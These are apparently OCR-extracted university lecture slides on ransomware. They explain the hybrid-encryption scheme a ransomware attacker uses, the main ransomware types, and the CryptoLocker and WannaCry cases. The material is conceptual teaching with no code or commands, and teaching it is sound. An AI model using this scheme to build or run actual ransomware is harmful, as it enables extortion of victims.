


UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Operation of Ransomware

- Operation of ransomware (continued)
  - Step 3: Once the attacker receives the payment, he/she will decrypt C_k with the attacker's private key, and sends the symmetric key k to the victim. The victim decrypt the message ciphertext C_m with the needed symmetric key



UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Operation of Ransomware

- Why the attack makes sense:
  - Because the symmetric key is randomly and independently generated with the output size at least 128 in bits, any other key cannot help the victim decrypt the encrypted file
  - The attacker's private key will not be exposed to victims
  - The victim need only send a very small ciphertext (the encrypted symmetric-cipher key) to the attacker so the ransom transaction can be efficient

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Types of Ransomware

- Non-encrypting ransomware
  - Does not use encryption but by limiting access to some services or deceiving users to pay ransom by making a call or send SMS (such as "Windows Product Activation"), which result in high cost
- Leakware
  - Threatens to publish a victim's data unless a ransom paid
- Mobile ransomware
  - Gains popularity recently
  - Usually they block users (to access) rather than encrypt files
  - Typically targets Android phones → They usually allow applications to be installed from third-party sources

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware Examples

- CryptoLocker (2013)
  - Uses 2048 RSA-bit key → Theoretically impossible to recover the encryption key without private key once locked
  - Targets files with specific extension
  - Payment with Bitcoin or cash voucher is demanded within 3 days after infection
  - Propagated through email attachments and Gameover Zeus botnet
  - Approx. $3 million damages were resulted
  - After Gamenover Zeus botnet is captured by Operation Tovar, the spread was stopped.

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware Examples

- CryptoLocker.F (2014)
  - Targets Australian users (but it seems unrelated to the original CryptoLocker)
  - Propagated through a fraudulent email claiming a failed delivery notice from Australia Post → Users are tricked to download the ransomware payload through clicking the link in email
  - Computers in Sydney studio of ABC were infected

This slide is copyrighted. It must not be distributed without permission from UOW

Ransomware Examples

- WannaCry (2017)
  - Propagated through the leaked EternalBlue, which had been developed by NSA to exploit SMB protocol on Windows
  - Infected near 230,000 machined around the world including those in the British National Health Service (NHS), FedEx, Deutsche Bahn and Honda
  - Not confirmed but believed to attributed to North Korea

UNIVERSITY OF WOLLONGONG AUSTRALIA

This slide is copyrighted. It must not be distributed without permission from UOW